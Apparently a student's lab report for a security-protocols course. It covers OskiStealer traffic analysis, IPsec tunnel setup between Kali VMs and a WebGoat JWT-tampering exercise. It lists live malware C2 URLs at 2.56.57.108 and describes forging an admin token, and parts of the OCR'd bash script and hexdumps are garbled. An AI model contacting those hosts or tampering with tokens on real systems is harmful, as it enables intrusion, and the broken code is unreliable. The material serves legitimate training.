43536adef2ddcc811c28d35fa6ce3031029a2424ad393989db36169ff2995083	144848	http://2.56.57.108/osk//6.jpg	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows	softokn3.dll
c40bb03199a2054dabfc7a8e01d6098e91de7193619effbd0f142a7bf031c14d	83784	http://2.56.57.108/osk//7.jpg	PE32 executable (DLL) (console) Intel 80386, for MS Windows	vcruntime140.dll

Script used for populating the above table:

```
#!/usr/bin/env bash

#
# Usage: ./my_script.sh file1 file2 ...
#
# Output format (one line per file):
#   sha256_hash size_in_bytes file_location file_type fileDescription
#
# Where:
#   - file_type      => from the API response "magic" field
#   - fileDescription => from the API response "meaningful_name" field

# -- BEGIN CONFIGURATION --
API_KEY="MY_API_KEY"
BASE_URL="http://2.56.57.108/osk/"
VT_API_ENDPOINT="https://www.virustotal.com/api/v3/files"
# -- END CONFIGURATION --
```

```

for file in "$@"; do
    # Ensure it's a regular file
    if [[ -f "$file" ]]; then

        # 1. Compute SHA-256
        #     On Git Bash (Windows) this should work, else use 'shasum -a 256'.
        sha256_hash=$(sha256sum "$file" | awk '{print $1}')

        # 2. File size in bytes
        #     On Linux: stat -c%s
        #     On some Git Bash environments: stat -f%z
        size_in_bytes=$(stat -c%s "$file" 2>/dev/null || stat -f%z "$file" 2>/dev/null)

        # 3. Construct file location
        file_name=$(basename "$file")
        file_location="${BASE_URL}/${file_name}"

        # 4. Query VirusTotal for this SHA-256
        response_json=$(curl --silent --request GET \
            --url "${VT_API_ENDPOINT}/$sha256_hash" \
            --header "x-apikey: ${API_KEY}")

        # Convert the response JSON to a single line so our regex in awk is simpler
        single_line_json=$(echo "$response_json" | tr -d '\r\n')

        # 5a. Extract "magic" => file_type
        #     We'll look for something like: "magic": "PE32 executable..."
        file_type=$((
            echo "$single_line_json" \
            | awk '{
                match($0, /"magic": "[[:space:]]*:[:space:]*([^\"]*)"/, arr)
                if (RSTART > 0) {
                    print arr[1]
                } else {
                    print "N/A"
                }
            }
        )

```

```

        }'
    )"

# 5b. Extract "meaningful_name" => fileDescription
#      Looks for: "meaningful_name": "someFileName.dll"
file_description=$((
echo "$single_line_json" \
| awk '{
    match($0, /"meaningful_name"[:space:]*[:space:]*([^\"]*)/, arr)
    if (RSTART > 0) {
        print arr[1]
    } else {
        print "N/A"
    }
}'
))

# 6. Print
# sha256_hash size_in_bytes file_location file_type fileDescription
# Wrapping the final 2 fields in quotes, to protect spaces
echo -e "$sha256_hash\t$size_in_bytes\t$file_location\t$file_type\t$file_description"

else
    echo "Skipping '$file': not a regular file."
fi

done

```

The IP is associated with OskiStealer as per VirusTotal external reports.

The screenshot shows a web browser window with the URL <http://2.56.57.108>. The page content includes:

- APNIC record details:
 - mnemonic: MAINT-APNIC-AP
 - mntr-lower: MAINT-APNIC-AP
 - status: ALLOCATED PORTABLE
 - last-modified: 2008-09-04T06:51:28Z
 - source: APNIC
 - role: Internet Assigned Numbers Authority
- Google search results:
 - Aproximativ 8 rezultate (0.12 secunde)
 - Sortaj după: Relevance
 - MalwareBazaar Database - Abuse.ch
 - 6 ian. 2022 ... Below is a list of indicators of compromise (IOCs) associated with this malware samples. IOC, ThreatFox Reference, <http://2.56.57.108/osk/lto7.jpg> ...
 - OskiStealer - Traffic Analysis - Spoonwatch - DEV Community
 - 10 iun. 2024 ... Using this filter, we found direct communication between the source IP 192.168.1.216 and the destination IP 2.56.57.108. Several POST requests ...
 - Malware Traffic Analysis - Spoonwatch - Medium
 - medium.com
 - 26 feb. 2024 ... In the investigation, the compromised host was observed having made HTTP POST requests to 2.56.57.108/osk/lto7.jpg. After these POST ...
 - Wireshark: Exploring Network Malware Infection - LinkedIn
 - www.linkedin.com
 - 22 feb. 2024 ... 1.216 and 2.56.57.108 because they have the most bytes even in Endpoints. I found some malicious activity by sorting ...
 - Cybersecurity Detection Lab using Security Onion - Medium
 - medium.com
 - 8 ian. 2024 ... 2.56.57.108 has been reported in the MalwareBazaar Database. Now that we have scrutinized IP 2.56.57.108 with tools like AbuseIPDB, we ...
 - Data Dump - ViraBack C2 Tracker
 - tracker.viraback.com
 - Formatul de fișier: text/csv
 - ... 2.56.57.108/osk/login.php,2.56.57.108,14-01-2022 AgentTesla,http://agusplantation.com/webbb/webbb/login.php,198.251.89.144,14-01-2022 Mars,http ...
 - IP address information (2.56.0.0 - 2.56.255.255) - IP/Domain Lookup

Network Miner

Day 1
Day 2

Initial setup
Traffic Analisys
IPSEC
JWT

Network Miner

- 1 Install Network Miner.
- 2 Download pcap. Password is "infected".
- 3 Analyse the same pcap using Network Miner

Iulian Aciobanitei, Phd Security Protocols Tasks

We did it live in the dedicated lab class.

IPSEC


Day 1
Day 2

Initial setup
Traffic Analisys
IPSEC
JWT

IPSEC - initial setup

- ① Use Kali VM already created
- ② Setup the vm in bridge mode
- ③ Choose a partner
- ④ Ping to your partner's IP address
- ⑤ Change hosts file and name partner's IP
- ⑥ Start Wireshark
- ⑦ Monitor (ICMP) traffic from host to host generated by ping cmd

Julian Aciobanitei, Phd Security Protocols Tasks



The screenshot shows two Kali Linux VM windows side-by-side. Both windows have a blue header bar with the title 'Julian Aciobanitei, Phd' and 'Security Protocols Tasks'. The left window is titled 'Alice (Linked Box for Alice and Bob) [Running] - Oracle VM VirtualBox' and the right window is titled 'Bob (Running) - Oracle VM VirtualBox'. Both windows show a terminal session with a green background and white text. The terminal on the left shows the output of a 'ping' command to 192.168.100.68. The terminal on the right shows the output of an 'ip a' command, listing network interfaces and their configurations. The system tray at the bottom of both windows shows various icons for file operations, network, and system status.

```
link/ether 22:2b:38:d3:8a:c7 brd ff:ff:ff:ff:ff:ff link-
etnsid 0
inet6 fe80::222b:38ff:fed3:8ac7/64 scope link
    valid_lft forever preferred_lft forever
12: veth488d193@if11: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500
  qdisc noqueue master br-d234d030f7e1 state UP group default
    link/ether 02:b3:a2:2c:fe:74 brd ff:ff:ff:ff:ff:ff link-
etnsid 1
    inet6 fe80::b3:a2ff:fe2c:fe74/64 scope link
        valid_lft forever preferred_lft forever

(kali㉿kali)-[~]
$ ping 192.168.100.68
PING 192.168.100.68 (192.168.100.68) 56(84) bytes of data.
44 bytes from 192.168.100.68: icmp_seq=1 ttl=64 time=2.03 ms
64 bytes from 192.168.100.68: icmp_seq=2 ttl=64 time=0.573 ms
64 bytes from 192.168.100.68: icmp_seq=3 ttl=64 time=0.701 ms
64 bytes from 192.168.100.68: icmp_seq=4 ttl=64 time=0.668 ms
^C
--- 192.168.100.68 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3038ms
rtt min/avg/max/mdev = 0.573/0.993/2.030/0.600 ms

(kali㉿kali)-[~]
$ ss
```

```
(kali㉿kali)-[~]
$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:1c:0f:62 brd ff:ff:ff:ff:ff:ff
    inet 192.168.100.68/24 brd 192.168.100.255 scope global dynamic
        valid_lft forever preferred_lft forever
        link/ether 2a02:2f0d:2114:1900:7aa5:8553:644e:6fb8/64 scope global
            valid_lft forever preferred_lft forever
            link/ether 02:42:fc:21:29:9e brd ff:ff:ff:ff:ff:ff
            inet 172.28.0.1/16 brd 172.28.255.255 scope global br-407ce0132fee
                valid_lft forever preferred_lft forever
```

```

Alice [Linked Base for Alice and Bob] [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
root@kali: ~
GNU nano 6.3      /etc/hosts
127.0.0.1       localhost
127.0.1.1       kali
127.0.0.1       my-cool-mutual-tls
::1             localhost ip6-localhost ip6-loopback
ff02::1         ip6-allnodes
ff02::2         ip6-allrouters
192.168.100.68  bob
192.168.100.67  me

Bob [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
root@kali: ~
GNU nano 6.3      /etc/hosts
127.0.0.1       localhost
127.0.1.1       kali
127.0.0.1       my-cool-mutual-tls
::1             localhost ip6-localhost ip6-loopback
ff02::1         ip6-allnodes
ff02::2         ip6-allrouters
192.168.100.67  alice
192.168.100.68  me

```

Capturing from eth0

No.	Time	Source	Destination	Protocol	Length	Info
1501	21.463425268	95.90.250.149	192.168.100.44	ICMP	70	Destination unreachable (
1687	21.8386027269	128.127.119.96	192.168.100.44	ICMP	70	Destination unreachable)
1883	28.1970360553	192.168.100.67	192.168.100.68	ICMP	98	Echo (ping) request
1884	28.1970360553	192.168.100.67	192.168.100.68	ICMP	98	Echo (ping) reply
1884	28.1970360553	192.168.100.67	192.168.100.68	ICMP	98	Echo (ping) request
1965	29.228501288	192.168.100.68	192.168.100.67	ICMP	98	Echo (ping) reply
1992	30.247617708	192.168.100.67	192.168.100.68	ICMP	98	Echo (ping) request
1993	30.248215744	192.168.100.68	192.168.100.67	ICMP	98	Echo (ping) reply
2039	31.2683855699	192.168.100.67	192.168.100.68	ICMP	98	Echo (ping) request
2040	31.2683855699	192.168.100.67	192.168.100.68	ICMP	98	Echo (ping) reply
2051	32.2798466468	192.168.100.67	192.168.100.68	ICMP	98	Echo (ping) request
2052	32.2798585635	192.168.100.68	192.168.100.67	ICMP	98	Echo (ping) reply
2108	33.2717957770	192.168.100.67	192.168.100.68	ICMP	98	Echo (ping) request
2109	33.272476665	192.168.100.68	192.168.100.67	ICMP	98	Echo (ping) reply

Frame 1069: 70 bytes on wire (560 bits), 70 bytes captured (560 bits) on interface eth0, id 0
Ethernet II, Src: HuaweiTe_3a:f1:f1 (00:e1:bf:3a:f1:f1), Dst: CloudNet_e1:f4:67 (bc:f4:d4:e1:f4:67)
Internet Protocol Version 4, Src: 128.127.119.96, Dst: 192.168.100.44
Internet Control Message Protocol

Frame 345: 94 bytes on wire (752 bits), 94 bytes captured (752 bits) on Interface eth0, id 0
Ethernet II, Src: HuaweiTe_3a:f1:f1 (00:e1:bf:3a:f1:f1), Dst: CloudNet_e1:f4:67 (bc:f4:d4:e1:f4:67)
Internet Protocol Version 4, Src: 79.117.7.96, Dst: 192.168.100.68
Internet Control Message Protocol

eth0 <live capture in progress> Packets: 3565 - Displayed: 28 (0.7%) | Profile: Default

"icmpS" is neither a field nor a protocol name. Packets: 3801 - Displayed: 28 (0.7%) | Profile: Default

Initial setup
Traffic Analisys
IPSEC
JWT

Day 1
Day 2

IPSEC documentation

- Check [ipsec.conf file documentation](#)
- Check [host-to-host configuration example](#)
- Install strongswan (already installed)
- Create AH tunnel based on PSK (PreShared Key)
- Create ESP tunnel based on PSK
- Create ESP tunnel based on certificates
- Check [how to generate a certificate guide](#)
- Files location:
 - `/etc/ipsec.conf`
 - `/etc/ipsec.secrets`
- Useful cmd's:
 - `systemctl status ipsec`
 - `systemctl restart ipsec`

Iulian Aciobanitei, Phd Security Protocols Tasks

Here we set up an AH tunnel based on PSK (**sesam**).

The screenshot shows two terminal windows side-by-side. Both are running on Oracle VM VirtualBox with Kali Linux hosts.

Left Terminal (Alice):

```
# RSA private key for this host, authenticating it to any other host
# which knows the public part.


: PSK "sesam"
[...]
[root@kali]# ipsec up
Usage: ipsec up <connection name>
[...]
[root@kali]# ipsec up alice-bob
generating QUICK_MODE request 209923724 [ HASH SA No KE ID ID ]
sending packet: from 192.168.100.68[500] to 192.168.100.67[500]
[444 bytes]
received packet: from 192.168.100.67[500] to 192.168.100.68[500]
[444 bytes]
parsed QUICK_MODE response 209923724 [ HASH SA No KE ID ID ]
selected proposal: AH:HMAC_SHA2_256_128/MODP_2048/NO_EXT_SEQ
detected rekeying of CHILD_SA alice-bob{3}
CHILD_SA alice-bob{3} established with SPIs cf3e3b9c_i c778a1e
c_o and TS 192.168.100.67/32 == 192.168.100.68/32
connection 'alice-bob' established successfully
```

Right Terminal (Bob):


```
# RSA private key for this host, authenticating it to any other host
# which knows the public part.

: PSK "sesam"
[...]
[root@kali]# ipsec up alice-bob
generating QUICK_MODE request 2199436124 [ HASH SA No KE ID ID ]
sending packet: from 192.168.100.68[500] to 192.168.100.67[500]
[444 bytes]
received packet: from 192.168.100.67[500] to 192.168.100.68[500]
[444 bytes]
parsed QUICK_MODE response 2199436124 [ HASH SA No KE ID ID ]
selected proposal: AH:HMAC_SHA2_256_128/MODP_2048/NO_EXT_SEQ
detected rekeying of CHILD_SA alice-bob{3}
CHILD_SA alice-bob{4} established with SPIs c76d29f3_i cfa101a
5_o and TS 192.168.100.68/32 == 192.168.100.67/32
generating QUICK_MODE request 2199436124 [ HASH ]
sending packet: from 192.168.100.68[500] to 192.168.100.67[500]
[76 bytes]
connection 'alice-bob' established successfully
```


Here we set up an ESP tunnel based also on PSK (**sesam**).



For the ESP+certificates part, I had to generate a CA and put it in **/etc/ipsec.d/cacerts** (on both machines) and also sign both Alice and Bob's certificates with it in order for parties to trust each other. Also I had to modify **/etc/ipsec.secrets** to add : RSA "alice/bob_privkey.pem" for both parties to testify the ownership of their certificates.



Here is the netcap when using IPsec with the ESP+certificates approach.



Secure HTTP traffic

Day 1 Day 2

Initial setup
Traffic Analysys
IPSEC
JWT

Secure HTTP traffic

- Stop ipsec service
- Install Apache server
- Create a new html web page
- Start Apache server
- Observe clear HTTP traffic and webpage content
- Secure communication using IPSEC

Julian Aciobanitei, Phd Security Protocols Tasks

```

Alice (Linked Base for Alice and Bob) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
root@kali:~#
Running kernel seems to be up-to-date.

Failed to check for processor microcode upgrades.

No services need to be restarted.

No containers need to be restarted.

No user sessions are running outdated binaries.

No VM guests are running outdated hypervisor (qemu) binaries on this host.

[root@kali:~]
# sh -c
sh: 0: -c requires an argument

[root@kali:~]
# sh -c 'echo "<html><h1>Hello from Alice!</h1></html>" > /var/www/html/index.html'

[root@kali:~]
# systemctl start apache2

[root@kali:~]
# sudo netstat -tulpn | grep apache
tcp6      0      0  ::*:80           :::*        LISTEN
      5655/apache2
tcp6      0      0  ::*:443          :::*        LISTEN
      5655/apache2

[root@kali:~]
# 

```

Here we can see simple, plain, unencrypted HTTP requests.

```


Alice (Linked Base for Alice and Bob) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
1 2 3 4 16:40
*eth0
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Http
No. Time Source Destination Protocol Length Info
1 208.9.136038851 192.168.100.68 192.168.100.67 HTTP 493 GET / HTTP/1.1
+ 224.0.814041556 192.168.100.68 192.168.100.67 HTTP 493 GET / HTTP/1.1
226.9.815262688 192.168.100.67 192.168.100.68 HTTP 313 HTTP/1.1 304 Not Modified
319.9.815262688 192.168.100.67 192.168.100.68 HTTP 425 GET / HTTP/1.1
321.14.015969145 192.168.100.68 192.168.100.67 HTTP 389 HTTP/1.1 208 OK (text/html)
332.14.053575713 192.168.100.68 192.168.100.67 HTTP 370 GET /favicon.ico HTTP/1.1
334.14.054436171 192.168.100.68 192.168.100.68 HTTP 549 HTTP/1.1 404 Not Found (text/html)

Frame 208: 493 bytes on wire (3944 bits), 493 bytes captured (3944 bits) on interface eth0, id 0
Ethernet II, Src: PcsCompu_1c:0f:62 (08:00:27:1c:0f:61), Dst: PcsCompu_1c:0f:61 (08:00:27:1c:0f:61)
Internet Protocol Version 4, Src: 192.168.100.68, Dst: 192.168.100.67
Transmission Control Protocol, Src Port: 39226, Dst Port: 80, Seq: 1, Ack: 1, Len: 427
Hypertext Transfer Protocol

0000  08 00 27 1c 0f 61 08 00 27 1c 0f 62 08 00 45 00  ...a...`..b..E.
0010  81 df ae cd 40 00 40 00 40 73 c8 a8 64 44 c8 a8  ...@ @ @ $dP...
0020  64 43 99 3c 00 59 2d fd e1 43 93 5e ea 17 80 18  dc < P... C ...
0030  01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  $.
0040  09 56 47 48 54 29 29 28 48 54 54 50 2f 31 26 31  9GET / HTTP/1.1
0050  8d 0a 48 6f 73 74 3a 28 01 0c 69 63 65 0d 0a 55  .Host: alice.U
0060  73 65 72 2d 41 67 65 6e 74 3a 29 4d 6f 7a 69 66  ser-Agen t: Mozil
0070  60 64 66 62 2d 28 28 28 50 31 39 4c 46 66 66 66  ua/Safari/15.1.1
0080  75 78 28 78 36 5f 28 34 3b 32 76 39 33 34 38 6 4/x91
0090  2e 38 29 20 47 65 63 6b 0f 2f 32 39 31 30 36 31 .8) Gecko/201001
00a0  30 31 20 46 69 72 65 66 0f 78 29 31 2e 30 0d 01 Firef ox/91.0.
00b0  0a 41 63 63 65 70 74 3a 20 74 65 78 74 2f 68 74 Accept: text/ht

```

After securing with **IPSec (ESP+certificates)**, there are no more HTTP requests. When a GET request is received it is rerouted through ESP protocol.



JWT

JWT - To do

- Install&Configure BurpSuite
- Start docker & webgoat
 - in Desktop folder, run 'sudo start_webgoat.sh'
- Create account on: <http://localhost:8080/WebGoat>
- Go to lesson (A2) Broken Authentication -> JWT Tokens
- At minimum, complete challenges 4 & 5
- At best, complete also 7 & 8

Firstly, I create an account and login on WebGoat.

The screenshot shows the Burp Suite interface on the left and a web browser window on the right. The browser displays the 'JWT tokens' challenge from the WebGoat application. The challenge page includes a navigation menu on the left, a concept section with text about JSON Web Tokens, and a main content area with a 'Reset lesson' button and a numbered navigation bar (0, 1, 2, 3, 4, 5, 6, 7, 8, 9). The Burp Suite interface shows a list of intercept requests, and the status bar at the bottom indicates memory usage and system information.

The account is ready and running. The first challenge implies to tamper the JWT and become admin. We switch on Burp to intercept the request made by voting. We can see the JWT here:

The screenshot shows the Burp Suite interface with the 'Intercept' tab selected. The 'Request' tab on the left displays a list of captured HTTP requests. The most recent request is highlighted, showing a POST request to 'http://localhost:8080/WebGoat/service/lessonmenu.mvc'. The 'Inspector' tab on the right shows detailed information for this request, including headers, body, and cookies. The status bar at the bottom indicates memory usage and system information.

We now decode this JWT using <https://jwt.io>.

This is the beta of the new jwt.io! Share your feedback to help us shape its final form ↗

JWT Decoder

Paste a JWT below or choose a signing algorithm to see an example.

GENERATE A JWT

ALGORITHM: HS512

JSON WEB TOKEN (JWT)

Valid JWT

Invalid Signature

eyJhbGciOiJIUzIwMjQ... eyJpYXQiOjE3MzU4MDg5MzsImFkbWluIjoiz#sc2UiLCj1c2VyiJoivG9Im... .Dox7pkfztD5dsjwicu9cmjX_squdTnu0ukn2eaawlwrtmFLAg96i2jHXKF9IY7d6-GqKeNik8raxaw

DECODED HEADER

```
{
  "alg": "HS512"
}
```

DECODED PAYLOAD

```
{
  "iat": 1735888939,
  "admin": "false",
